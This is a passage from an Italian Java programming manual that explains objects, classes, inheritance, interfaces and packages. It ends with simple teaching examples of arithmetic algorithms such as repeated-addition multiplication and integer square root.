La sintassi appena mostrata dovrebbe essere sufficientemente chiara. Nell'esempio seguente si dichiara la variabile '**`miaStringa`**' predisposta a contenere un riferimento a un oggetto di tipo '**`String`**'.

```
String miaStringa;
```

La semplice dichiarazione della variabile non basta a creare l'oggetto, in quanto così si crea solo il contenitore adatto.

303.1.2 Instanza di un oggetto

L'istanza di un oggetto si ottiene utilizzando l'operatore '**`new`**' seguito da una chiamata a un metodo particolare il cui scopo è quello di inizializzare opportunamente il nuovo oggetto che viene creato. In pratica, '**`new`**' alloca memoria per il nuovo oggetto, mentre il metodo chiamato lo prepara. Alla fine, viene restituito un riferimento all'oggetto appena creato.

L'esempio seguente, definisce la variabile '**`miaStringa`**' predisposta a contenere un riferimento a un oggetto di tipo '**`String`**', creando contestualmente un nuovo oggetto '**`String`**' inizializzato in modo da contenere un messaggio di saluto.

```
String miaStringa = new String ("Ciao ciao.");
```

303.1.3 Metodo costruttore

L'inizializzazione di un oggetto viene svolta da un metodo specializzato per questo scopo: il *costruttore*. Una classe può fornire diversi metodi costruttori che possono servire a inizializzare in modo diverso l'oggetto che si ottiene. Tuttavia, convenzionalmente, ogni classe fornisce sempre un metodo il cui nome corrisponde a quello della classe stessa, ed è senza argomenti. Questo metodo esiste anche se non viene indicato espressamente all'interno della classe.

Java consente di utilizzare lo stesso nome per metodi che accettano argomenti in quantità o tipi diversi, perché è in grado di distinguere il metodo chiamato effettivamente in base agli argomenti forniti. Questo meccanismo permette di avere classi con diversi metodi costruttori, che richiedono una serie differente di argomenti.

303.1.4 Utilizzo degli oggetti

Finché non si utilizza in pratica un oggetto non si può apprezzare, né comprendere, la programmazione a oggetti. Un oggetto è una sorta di scatola nera a cui si accede attraverso variabili e metodi dell'oggetto stesso.

Si indica una variabile o un metodo di un oggetto aggiungendo un punto ('**.**') al riferimento dell'oggetto, seguito dal nome della variabile o del metodo da raggiungere. Variabili e metodi si distinguono perché questi ultimi possono avere una serie di argomenti racchiusi tra parentesi (se non hanno argomenti, vengono usate le parentesi senza nulla all'interno).

riferimento_all'oggetto . *variabile*
riferimento_all'oggetto . *metodo* ( )

Prima di proseguire, è bene soffermarsi sul significato si tutto questo. Indicare una cosa come '**`oggetto.variabile`**', significa raggiungere una variabile appartenente a una particolare struttura di dati, che è appunto l'oggetto. In un certo senso, ciò si avvicina all'accesso a un elemento di un array.

Un po' più difficile è comprendere il senso di un metodo di un oggetto. Indicare '**`oggetto.metodo()`**' significa chiamare una funzione che interviene in un ambiente particolare: quello dell'oggetto.

A questo punto, è necessario chiarire che il riferimento all'oggetto è qualunque cosa in grado di restituire un riferimento a questo. Normalmente si tratta di una variabile, ma questa potrebbe appartenere a sua volta a un altro oggetto. È evidente che sta poi al programmatore cercare si scrivere un programma leggibile.

Nella programmazione a oggetti si insegna comunemente che si dovrebbe evitare di accedere direttamente alle variabili, cercando di utilizzare il più possibile i metodi. Si immagini l'esempio seguente che è solo ipotetico.

```
class Divisione
{
    public int x;
    public int y;
    public calcola ()
    {
        return x/y;
    }
}
```

Se venisse creato un oggetto a partire da questa classe, si potrebbe modificare il contenuto delle variabili e quindi richiamare il calcolo, come nell'esempio seguente:

```
Divisione div = new Divisione ();
div.x = 10;
div.y = 5;
System.out.println ("Il risultato è " + div.calcola ());
```

Però, se si tenta di dividere per zero si ottiene un errore irreversibile. Se invece esistesse un metodo che si occupa di ricevere i dati da inserire nelle variabili, verificando prima che siano validi, si potrebbe evitare di dover prevedere questi inconvenienti.

L'esempio mostrato è volutamente banale, ma gli oggetti (ovvero le classi che li generano) possono essere molto complessi; pertanto, la loro utilità sta proprio nel fatto di poter inserire al loro interno tutti i meccanismi di filtro e controllo necessari al loro buon funzionamento.

In conclusione, in Java è considerato un buon approccio di programmazione l'utilizzo delle variabili solo in lettura, senza poterle modificarle direttamente dall'esterno dell'oggetto.

La chiamata di un metodo di un oggetto viene anche detta *messaggio*, per sottolineare il fatto che si invia un'informazione (eventualmente composta dagli argomenti del metodo) all'oggetto stesso.

303.1.5 Distruzione di un oggetto

In Java, un oggetto viene eliminato automaticamente quando non esistono più riferimenti alla sua struttura. In pratica, se viene creato un oggetto assegnando il suo riferimento a una variabile, quando questa viene eliminata perché è terminato il suo campo di azione, anche l'oggetto viene eliminato.

Tuttavia, l'eliminazione di un oggetto non può essere presa tanto alla leggera. Un oggetto potrebbe avere in carico la gestione di un file che deve essere chiuso prima dell'eliminazione dell'oggetto stesso. Per questo, esiste un sistema di eliminazione degli oggetti, definito *garbage collector*, o più semplicemente *spazzino*, che prima di eliminare un oggetto gli permette di eseguire un metodo conclusivo: '**`finalize()`**'. Questo metodo potrebbe occuparsi di chiudere i file rimasti aperti e di concludere ogni altra cosa necessaria.

303.2 Classi

Le classi sono lo stampo, o il prototipo, da cui si ottengono gli oggetti. La sintassi per la creazione di una classe è la seguente. Le parentesi graffe fanno parte dell'istruzione necessaria a creare la classe e ne delimitano il contenuto, ovvero il corpo, costituito dalla dichiarazione di variabili e metodi. Convenzionalmente, il nome di una classe inizia con una lettera maiuscola.

[*modificatore*] `class` *classe* [`extends` *classe_superiore*] [`implements` *elenco_interfacce*] {...}

Il modificatore può essere costituito da uno dei nomi seguenti, a cui corrisponde un valore differente della classe.

- '**`public`**'

  Quando la classe è accessibile anche al di fuori del pacchetto di classi cui appartiene, si utilizza il modificatore '**`public`**'. Se questo non viene indicato, la classe è accessibile solo all'interno del pacchetto cui appartiene.

- '**`abstract`**'

  Quando una classe serve solo come modello astratto per generare altre sottoclassi si utilizza il modificatore '**`abstract`**'.

- '**`final`**'

  Quando si vuole evitare che una classe possa generare altre sottoclassi si indica il modificatore '**`final`**'.

Tutte le classi ereditano automaticamente dalla classe '**`java.lang.Object`**', quando non viene dichiarano espressamente di ereditare da un'altra. La dichiarazione esplicita di volere ereditare da una classe particolare, si ottiene attraverso la parola chiave '**`extends`**' seguita dal nome della classe stessa.

A fianco dell'eredità da un'altra classe, si abbina il concetto di interfaccia, che rappresenta solo un'impostazione a cui si vuole fare riferimento. Questa impostazione non è un'eredità, ma solo un modo per definire una struttura standard che si vuole sia attuata nella classe che si va a creare.

L'eredità avviene sempre solo da una classe, mentre le interfacce che si vogliono utilizzare nella classe possono essere diverse. Se si vogliono specificare più interfacce, i nomi di queste vanno separati con la virgola.

Nel corpo di una classe possono apparire dichiarazioni di variabili e metodi, definiti anche *membri* della classe.

303.2.1 Variabili

Le variabili dichiarate all'interno di una classe, ma all'esterno dei metodi, fanno parte dei cosiddetti membri, sottintendendo con questo che si tratta di componenti delle classi (anche i metodi sono definiti membri). La dichiarazione di una variabile di questo tipo, può essere espressa in forma piuttosto articolata. La sintassi seguente mostra solo gli aspetti più importanti.

[*specificatore_di_accesso*] [`static`] [`final`] *tipo variabile* [`=` *valore_iniziale*]

Lo specificatore di accesso rappresenta la visibilità della variabile ed è qualcosa di diverso dal campo di azione, che al contrario rappresenta il ciclo vitale di questa. Per definire questa visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 303.2.3.

La parola chiave '**`static`**' indica che si tratta di una variabile appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di una variabile di istanza. Quando si dichiarano variabili statiche, si intende che ogni istanza (ogni oggetto generato) della classe che le contiene faccia riferimento alle stesse variabili. Al contrario, in presenza di variabili non statiche, ogni istanza della classe genera una nuova copia indipendente di queste variabili.

La parola chiave '**`final`**' indica che si tratta di una variabile che non può essere modificata, in pratica si tratta di una costante. In tal caso, la variabile deve essere inizializzata contemporaneamente alla sua creazione.

Il nome di una variabile inizia convenzionalmente con una lettera minuscola, ma quando si tratta di una costante, si preferisce usare solo lettere maiuscole.

303.2.2 Metodi

I metodi, assieme alle variabili dichiarate all'esterno dei metodi, fanno parte dei cosiddetti membri delle classi. La sintassi seguente mostra solo gli aspetti più importanti della dichiarazione di un metodo. Le parentesi graffe fanno parte dell'istruzione necessaria a creare il metodo e ne delimitano il contenuto, ovvero il corpo.

[*specificatore_di_accesso*] [`static`] [`abstract`] [`final`] *tipo_restituito metodo* `(`[*elenco_parametri*]`)` [`throws` *elenco_eccezioni*] `{...}`

Lo specificatore di accesso rappresenta la visibilità del metodo. Per definire questa visibilità si utilizza una parola chiave il cui elenco e significato è descritto nella sezione 303.2.3.

La parola chiave '**`static`**' indica che si tratta di un metodo appartenente strettamente alla classe, mentre la mancanza di questa indicazione farebbe sì che si tratti di un metodo di istanza. I metodi statici possono accedere solo a variabili statiche; di conseguenza, per essere chiamati non c'è bisogno di creare un'istanza della classe che li contiene. Il metodo normale, non statico, richiede la creazione di un'istanza della classe che lo contiene per poter essere eseguito.

La parola chiave '**`abstract`**' indica che si tratta della struttura di un metodo, del quale vengono indicate solo le caratteristiche esterne, senza definirne il contenuto.

La parola chiave '**`final`**' indica che si tratta di un metodo che non può essere dichiarato nuovamente, nel senso che non può essere modificato in una sottoclasse eventuale.

Il tipo di dati restituito viene indicato prima del nome, utilizzando la stessa definizione che si darebbe a una variabile normale. Nel caso si tratti di un metodo che non restituisce alcunché, si utilizza la parola chiave '**`void`**'.

Il nome di un metodo inizia convenzionalmente con una lettera minuscola, come nel caso delle variabili.

L'elenco di parametri è composto da nessuno o più nomi di variabili precedute dal tipo. Questa elencazione corrisponde implicitamente alla creazione di altrettante variabili locali contenenti il valore corrispondente (in base alla posizione) utilizzato nella chiamata.

La parola chiave '**`throws`**' introduce un elenco di oggetti utili per superare gli errori generati durante l'esecuzione del programma. Tale gestione non viene analizzata in questa documentazione su Java.

303.2.2.1 Sovraccarico

Java ammette il *sovraccarico* dei metodi. Questo significa che, all'interno della stessa classe, si possono dichiarare metodi differenti con lo stesso nome, purché sia diverso il numero o il tipo di parametri che possono accettare. In pratica, il metodo giusto viene riconosciuto alla chiamata in base agli argomenti che vengono forniti.

303.2.2.2 Chiamata di un metodo

La chiamata di un metodo avviene in modo simile a quanto si fa con le chiamate di funzione negli altri linguaggi. La differenza fondamentale sta nella necessità di indicare l'oggetto a cui si riferisce la chiamata.

Java consente anche di eseguire chiamate di metodi riferiti a una classe, quando si tratta di metodi statici.

303.2.3 Specificatore di accesso

Lo specificatore di accesso di variabili e metodi permette di limitare o estendere l'accessibilità di questi, sia per una questione di ordine (nascondendo i nomi di variabili e metodi cui non ha senso accedere da una posizione determinata), sia per motivi di sicurezza.

La tabella 303.1 mostra in modo sintetico e chiaro l'accessibilità dei componenti in base al tipo di specificatore indicato.

Tabella 303.1. Accessibilità di variabili e metodi in base all'uso di specificatori di accesso.

Specificatore	Classe	Sottoclasse	Pacchetto di classi	Altri
package	X		X	
private	X			
protected	X	X	X	
public	X	X	X	X

Se le variabili o i metodi vengono dichiarati senza l'indicazione esplicita di uno specificatore di accesso, viene utilizzato il tipo '**`package`**' in modo predefinito.

303.3 Sottoclassi

Una sottoclasse è una classe che eredita esplicitamente da un'altra. A questo proposito, è il caso di ripetere che tutte le classi ereditano in modo predefinito da '**`java.lang.Object`**', se non viene specificato diversamente attraverso la parola chiave '**`extends`**'.

Quando si crea una sottoclasse, si ereditano tutte le variabili e i metodi che compongono la classe, salvo quei componenti che risultano oscurati dallo specificatore di accesso. Tuttavia, la classe può dichiarare nuovamente alcuni di quei componenti e si può ancora accedere a quelli della classe precedente, nonostante tutto.

303.3.1 super

La parola chiave '**`super`**' rappresenta un oggetto contenente esclusivamente componenti provenienti dalla classe di livello gerarchico precedente. Questo permette di accedere a variabili e metodi che la classe dell'oggetto in questione ha ridefinito. L'esempio seguente mostra la dichiarazione di due classi: la seconda estende la prima.

```
class MiaClasse
{
    int intero;
    void mioMetodo ()
    {
        intero = 100;
    }
}

class MiaSottoclasse extends MiaClasse
{
    int intero;
    void mioMetodo ()
    {
        intero = 0;
        super.mioMetodo ();
        System.out.println (intero);
        System.out.println (super.intero);
    }
}
```

La coppia di classi mostrata sopra è fatta per generare un oggetto a partire dalla seconda, quindi per eseguire il metodo '**`mioMetodo()`**' su questo oggetto. Il metodo a essere eseguito effettivamente è quello della sottoclasse.

Quando ci si comporta in questo modo, ridefinendo un metodo in una sottoclasse, è normale che questo richiami il metodo della classe superiore, in modo da aggiungere solo il codice sorgente che serve in più. In questo caso, viene richiamato il metodo omonimo della classe superiore utilizzando '**`super`**' come riferimento.

Nello stesso modo, è possibile accedere alla variabile '**`intero`**' della classe superiore, anche se in quella attuale tale variabile viene ridefinita.

> È il caso di osservare che la parola chiave '**`super`**' ha senso solo quando dalla classe si genera un oggetto. Quando si utilizzano metodi e variabili statici per evitare di dover generare l'istanza di un oggetto, non è possibile utilizzare questa tecnica per raggiungere metodi e variabili di una classe superiore.

303.3.2 this

La parola chiave '**`this`**' permette di fare riferimento esplicitamente all'oggetto stesso. Ciò può essere utile in alcune circostanze, come nell'esempio seguente:

```
class MiaClasse
{
    int imponibile;
    int imposta;
    void datiFiscali (int imponibile, int imposta)
    {
        this.imponibile = imponibile;
        this.imposta = imposta;
    }
    ...
}
```

La classe appena mostrata dichiara due variabili che servono a conservare le informazioni su imponibile e imposta. Il metodo '**`datiFiscali()`**' permette di modificare questi dati in base agli argomenti con cui viene chiamato.

Per comodità, il metodo indica con gli stessi nomi le variabili utilizzate per ricevere i valori delle chiamate. Tali variabili diventano locali e oscurano le variabili di istanza omonime. Per poter accedere alle variabili di istanza si utilizza quindi la parola chiave '**`this`**'.

> Anche in questa situazione, la parola chiave '**`this`**' ha senso solo quando dalla classe si genera un oggetto.

303.4 Interfacce

In Java, l'interfaccia è una raccolta di costanti e di definizioni di metodi senza attuazione. In un certo senso, si tratta di una sorta di prototipo di classe. Le interfacce non seguono la gerarchia delle classi perché rappresentano una struttura indipendente: un'interfaccia può ereditare da una o più interfacce definite precedentemente (al contrario delle classi che possono ereditare da una sola classe superiore), ma non può ereditare da una classe.[1]

La sintassi per la definizione di un'interfaccia, è la seguente:

[`public`] `interface` *interfaccia* [`extends` *elenco_interfacce_superiori*] {...}

Il modificatore '**`public`**' fa in modo che l'interfaccia sia accessibile a qualunque classe, indipendentemente dal pacchetto di classi cui questa possa appartenere. Al contrario, se non viene utilizzato, l'interfaccia risulta accessibile solo alle classi dello stesso pacchetto.

La parola chiave '**`extends`**' permette di indicare una o più interfacce superiori da cui ereditare. Un'interfaccia non può ereditare da una classe.

303.4.1 Contenuto di un'interfaccia

Un'interfaccia può contenere solo la dichiarazione di costanti e di metodi astratti (senza attuazione). In pratica, non viene indicato alcuno specificatore di accesso e nessun'altra definizione che non sia il tipo, come nell'esempio seguente:

[1] Nel caso di interfacce, non è corretto parlare di ereditarietà, ma questo concetto rende l'idea di ciò che succede effettivamente.

```
interface Raccoltina
{
    int LIMITEMASSIMO = 1000;

    void aggiungi (Object, obj);
    int conteggio ();
    ...
}
```

Si intende implicitamente che le variabili siano '**`public`**', '**`static`**' e '**`final`**', inoltre si intende che i metodi siano '**`public`**' e '**`abstract`**'.

Come si può osservare dall'esempio, la definizione dei metodi termina con l'indicazione dei parametri. Il corpo dei metodi, ovvero la loro attuazione, non viene indicato, perché non è questo il compito di un'interfaccia.

303.4.2 Utilizzo di un'interfaccia

Un'interfaccia viene utilizzata in pratica quando una classe dichiara di attuare (realizzare) una o più interfacce. L'esempio seguente mostra l'utilizzo della parola chiave '**`implements`**' per dichiarare il legame con l'interfaccia vista nella sezione precedente.

```
class MiaClasse implements Raccoltina
{
    ...
    void aggiungi (Object, obj)
    {
        ...
    }
    int conteggio ()
    {
        ...
    }
    ...
}
```

In pratica, la classe che attua un'interfaccia, è obbligata a definire i metodi che l'interfaccia si limita a dichiarare in modo astratto. Si tratta quindi solo di una forma di standardizzazione e di controllo attraverso la stessa compilazione.

303.5 Pacchetti di classi

In Java si realizzano delle librerie di classi e interfacce attraverso la costruzione di pacchetti, come già accennato in precedenza. L'esempio seguente mostra due sorgenti Java, '**`Uno.java`**' e '**`Due.java`**' rispettivamente, appartenenti allo stesso pacchetto denominato '**`PaccoDono`**'. La dichiarazione dell'appartenenza al pacchetto viene fatta all'inizio, con l'istruzione '**`package`**'.

```
/**
 *  Uno.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Uno
{
    public void Visualizza ()
    {
        System.out.println ("Ciao Mondo - Uno");
    }
}
```

```
/**
 *  Due.java
 *  Classe pubblica appartenente al pacchetto «PaccoDono».
 */

package PaccoDono;

public class Due
{
    public void Visualizza ()
    {
        System.out.println ("Ciao Mondo - Due");
    }
}
```

303.5.1 Collocazione dei pacchetti

Quando si dichiara in un sorgente che una classe appartiene a un certo pacchetto, si intende che il binario Java corrispondente (il file '`.class`') sia collocato in una directory con il nome di quel pacchetto. Nell'esempio visto in precedenza si utilizzava la dichiarazione seguente:

```
package PaccoDono;
```

In tal modo, la classe (o le classi) di quel sorgente deve poi essere collocata nella directory '`PaccoDono/`'. Questa directory, a sua volta, deve trovarsi all'interno dei percorsi definiti nella variabile di ambiente '**`CLASSPATH`**'.

La variabile '**`CLASSPATH`**' è già stata vista in riferimento al file '`classes.zip`' o '`Klasses.jar`' (a seconda del tipo di compilatore e interprete Java), che si è detto contenere le librerie standard di Java. Tali librerie sono in effetti dei pacchetti di classi.[2]

Se per ipotesi si decidesse di collocare la directory '`PaccoDono/`' a partire dalla propria directory personale, si potrebbe aggiungere nello script di configurazione della propria shell, qualcosa come l'istruzione seguente (adatta a una shell derivata da quella di Bourne).

```
CLASSPATH="$HOME:$CLASSPATH"
export CLASSPATH
```

Generalmente, per permettere l'accesso a pacchetti installati a partire dalla stessa directory di lavoro (nel caso del nostro esempio si tratterebbe di '`./PaccoDono/`'), si può aggiungere anche questa ai percorsi di '**`CLASSPATH`**'.

```
CLASSPATH=".:$HOME:$CLASSPATH"
export CLASSPATH
```

303.5.2 Utilizzo di classi di un pacchetto

L'utilizzo di classi da un pacchetto è già stato visto nei primi esempi, dove si faceva riferimento al fatto che ogni classe importa implicitamente le classi del pacchetto '**`java.lang`**'. Si importa una classe con un'istruzione simile all'esempio seguente:

```
import MioPacchetto.MiaClasse;
```

Per importare tutte le classi di un pacchetto, si utilizza un'istruzione simile all'esempio seguente:

```
import MioPacchetto.*;
```

[2] Il file '`classes.zip`' (o il file '`Klasses.jar`') potrebbe essere decompresso a partire dalla posizione in cui si trova, ma generalmente questo non si fa.

In realtà, la dichiarazione dell'importazione di una o più classi, non è indispensabile, perché si potrebbe fare riferimento a quelle classi utilizzando un nome che comprende anche il pacchetto, separato attraverso un punto.

L'esempio seguente rappresenta un programma banale che utilizza le due classi mostrate negli esempi all'inizio di queste sezioni dedicate ai pacchetti.

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

import PaccoDono.*;

class MiaProva
{
    public static void main (String[] args)
    {
        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
        Uno primo = new Uno ();
        Due secondo = new Due ();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza ();
        secondo.Visualizza ();
    }
}
```

L'effetto che si ottiene è la sola emissione dei messaggi seguenti attraverso lo standard output.

```
Ciao Mondo - Uno
Ciao Mondo - Due
```

Se nel file non fosse stato dichiarato esplicitamente l'utilizzo di tutte le classi del pacchetto, sarebbe stato possibile accedere ugualmente alle sue classi utilizzando una notazione completa, che comprende anche il nome del pacchetto stesso. In pratica, l'esempio si modificherebbe come segue:

```
/**
 *  MiaProva.java
 *  Classe che accede alle classi del pacchetto «PaccoDono».
 */

class MiaProva
{
    public static void main (String[] args)
    {
        // Dichiara due oggetti dalle classi del pacchetto PaccoDono.
        PaccoDono.Uno primo = new PaccoDono.Uno ();
        PaccoDono.Due secondo = new PaccoDono.Due ();

        // Utilizza i metodi degli oggetti.
        primo.Visualizza ();
        secondo.Visualizza ();
    }
}
```

303.6 Esempi

Gli esempi mostrati nelle sezioni seguenti sono molto semplici, nel senso che si limitano a mostrare messaggi attraverso lo standard output. Si tratta quindi di pretesti per vedere come utilizzare quanto spiegato in questo capitolo. Viene usata in particolare la classe seguente per ottenere degli oggetti e delle sottoclassi.

```
/**
 *      SuperApp.java
 */

class SuperApp
{
    static int variabileStatica = 0; // variabile statica o di classe
    int variabileDiIstanza = 0;  // variabile di istanza

    // Nelle applicazioni è obbligatoria la presenza di questo metodo.
    public static void main (String[] args)
    {
        // Se viene avviata questa classe da sola, viene visualizzato
        // il messaggio seguente.
        System.out.println ("Ciao!");
    }

    // Metodo statico. Può essere usato per accedere solo alla
    // variabile statica.
    public static void metodoStatico ()
    {
        variabileStatica++;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
    }

    // Metodo di istanza. Può essere usato per accedere sia alla
    // variabile statica che a quella di istanza.
    public void metodoDiIstanza ()
    {
        variabileStatica++;
        variabileDiIstanza++;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
        System.out.println
          ("La variabile di istanza ha raggiunto il valore "
           + variabileDiIstanza);
    }
}
```

303.6.1 Oggetti e messaggi

Si crea un oggetto a partire da una classe, contenuta generalmente in un pacchetto. Nella sezione precedente è stata presentata una classe che si intende non appartenga ad alcun pacchetto di classi. Ugualmente può essere utilizzata per creare degli oggetti.

L'esempio seguente crea un oggetto a partire da quella classe e quindi esegue la chiamata del metodo '**`metodoDiIstanza`**', che emette due messaggi, per ora senza significato.

```
/**
 *      EsempioOggetti1App.java
 */

class EsempioOggetti1App
```

```
{
    public static void main (String[] args)
    {
        SuperApp oSuperApp = new SuperApp ();
        oSuperApp.metodoDiIstanza ();
    }
}
```

303.6.2 Variabili di istanza e variabili statiche

Le variabili di istanza appartengono all'oggetto, per cui, ogni volta che si crea un oggetto a partire da una classe si crea una nuova copia di queste variabili. Le variabili statiche, al contrario, appartengono a tutti gli oggetti della classe, per cui, quando si crea un nuovo oggetto, per queste variabili viene creato un riferimento all'unica copia esistente.

L'esempio seguente è una variante di quello precedente in cui si creano due oggetti dalla stessa classe, quindi viene chiamato lo stesso metodo, prima da un oggetto, poi dall'altro. Il metodo '**`metodoDiIstanza()`**' incrementa due variabili: una di istanza e l'altra statica.

```
/**
 *      EsempioOggetti2App.java
 */

class EsempioOggetti2App
{
    public static void main (String[] args)
    {
        SuperApp oSuperApp = new SuperApp ();
        SuperApp oSuperAppBis = new SuperApp ();

        oSuperApp.metodoDiIstanza ();
        oSuperAppBis.metodoDiIstanza ();
    }
}
```

Avviando l'eseguibile Java che deriva da questa classe, si ottiene la visualizzazione del testo seguente:

```
La variabile statica ha raggiunto il valore 1
La variabile di istanza ha raggiunto il valore 1
La variabile statica ha raggiunto il valore 2
La variabile di istanza ha raggiunto il valore 1
```

Le prime due righe sono generate dalla chiamata '**`oSuperApp.metodoDiIstanza()`**', mentre le ultime due da '**`oSuperAppBis.metodoDiIstanza()`**'. Si può osservare che l'incremento della variabile statica avvenuto nella prima chiamata riferita all'oggetto '**`oSuperApp`**' si riflette anche nel secondo oggetto, '**`oSuperAppBis`**', che mostra un valore più grande rispetto alla variabile di istanza corrispondente.

303.6.3 Ereditarietà

Nella programmazione a oggetti, il modo più naturale di acquisire variabili e metodi è quello di ereditare da una classe superiore che fornisca ciò che serve. L'esempio seguente mostra una classe che estende quella dell'esempio introduttivo ('**`SuperApp`**'), aggiungendo due metodi.

```
/**
 *      SottoclasseApp.java
 */

class SottoclasseApp extends SuperApp
{
```

```
    public static void decrementaStatico ()
    {
        variabileStatica--;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
    }

    public void decrementaDiIstanza ()
    {
        variabileStatica--;
        variabileDiIstanza--;
        System.out.println
          ("La variabile statica ha raggiunto il valore "
           + variabileStatica);
        System.out.println
          ("La variabile di istanza ha raggiunto il valore "
           + variabileDiIstanza);
    }
}
```

Se dopo la compilazione si esegue questa classe, si ottiene l'esecuzione del metodo '**`main()`**' che è stato definito nella classe superiore. In pratica, si ottiene la visualizzazione di un semplice messaggio di saluto e nulla altro.

303.6.4 Metodi di istanza e metodi statici

Il metodo di istanza può accedere sia a variabili di istanza che a variabili statiche. Questo è stato visto nell'esempio del sorgente '`EsempioOggetti2App.java`', in cui il metodo '**`metodoDiIstanza()`**' incrementava e visualizzava il contenuto di due variabili, una di istanza e una statica.

I metodi statici possono accedere solo a variabili statiche, che come tali possono essere chiamati anche senza la necessità di creare un oggetto: basta fare riferimento direttamente alla classe. L'esempio mostra in che modo si possa chiamare il metodo '**`metodoStatico()`**' della classe '**`SuperApp`**', senza fare riferimento a un oggetto.

```
/**
 *      EsempioOggetti3App.java
 */

class EsempioOggetti3App
{
    public static void main (String[] args)
    {
        SuperApp.metodoStatico ();
    }
}
```

Nello stesso modo, quando in una classe si vuole chiamare un metodo senza dovere prima creare un oggetto, è necessario che i metodi in questione siano statici.

Java: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

304.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

304.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
//======================================================================
// java SommaApp <x> <y>
// Somma esclusivamente valori positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class SommaApp
{
    //------------------------------------------------------------------
    static int somma (int x, int y)
```

```
    {
        int i;
        int z = x;

        for (i = 1; i <= y; i++)
          {
            z++;
          }
        return z;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();

        System.out.println (x + "+" + y + "=" + somma (x, y));
    }
}
//======================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
    static int somma (int x, int y)
    {
        int z = x;
        int i = 1;

        while (i <= y)
          {
            z++;
            i++;
          }
        return z;
    }
```

304.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
//======================================================================
// java MoltiplicaApp <x> <y>
// Moltiplica esclusivamente valori positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class MoltiplicaApp
{
    //------------------------------------------------------------------
    static int moltiplica (int x, int y)
    {
        int i;
        int z = 0;

        for (i = 1; i <= y; i++)
          {
            z = z + x;
```

```
          }
        return z;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();

        System.out.println (x + "*" + y + "=" + moltiplica (x, y));
    }
}
//======================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
    static int moltiplica (int x, int y)
    {
        int z = 0;
        int i = 1;

        while (i <= y)
          {
            z = z + x;
            i++;
          }
        return z;
    }
```

304.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
//======================================================================
// java DividiApp <x> <y>
// Divide esclusivamente valori positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class DividiApp
{
    //------------------------------------------------------------------
    static int dividi (int x, int y)
    {
        int z = 0;
        int i = x;

        while (i >= y)
          {
            i = i - y;
            z++;
          }
        return z;
    }

    //==================================================================
    // Inizio del programma.
```

```
    //----------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();

        System.out.println (x + ":" + y + "=" + dividi (x, y));
    }
}
//====================================================================
```

304.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
//====================================================================
// java ExpApp <x> <y>
// Elevamento a potenza di valori positivi interi.
//====================================================================

import java.lang.*; // predefinita

//--------------------------------------------------------------------
class ExpApp
{
    //----------------------------------------------------------------
    static int exp (int x, int y)
    {
        int z = 1;
        int i;

        for (i = 1; i <= y; i++)
          {
            z = z * x;
          }
        return z;
    }

    //================================================================
    // Inizio del programma.
    //----------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();

        System.out.println (x + "**" + y + "=" + exp (x, y));
    }
}
//====================================================================
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
    static int exp (int x, int y)
    {
        int z = 1;
        int i = 1;

        while (i <= y)
```

```
          {
            z = z * x;
            i++;
          }
        return z;
    }
```

Infine, si può usare anche un algoritmo ricorsivo.

```
    static int exp (int x, int y)
    {
        if (x == 0)
          {
            return 0;
          }
        else if (y == 0)
          {
            return 1;
          }
        else
          {
            return (x * exp (x, y-1));
          }
    }
```

304.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
//=======================================================================
// java RadiceApp <x>
// Estrazione della parte intera della radice quadrata.
//=======================================================================

import java.lang.*; // predefinita

//-----------------------------------------------------------------------
class RadiceApp
{
    //-------------------------------------------------------------------
    static int radice (int x)
    {
        int z = 0;
        int t = 0;

        while (true)
          {
            t = z * z;

            if (t > x)
              {
                // È stato superato il valore massimo.
                z--;
                return z;
              }
            z++;
          }
        // Teoricamente, non dovrebbe mai arrivare qui.
    }

    //===================================================================
    // Inizio del programma.
    //-------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
```

```
        x = Integer.valueOf(args[0]).intValue ();

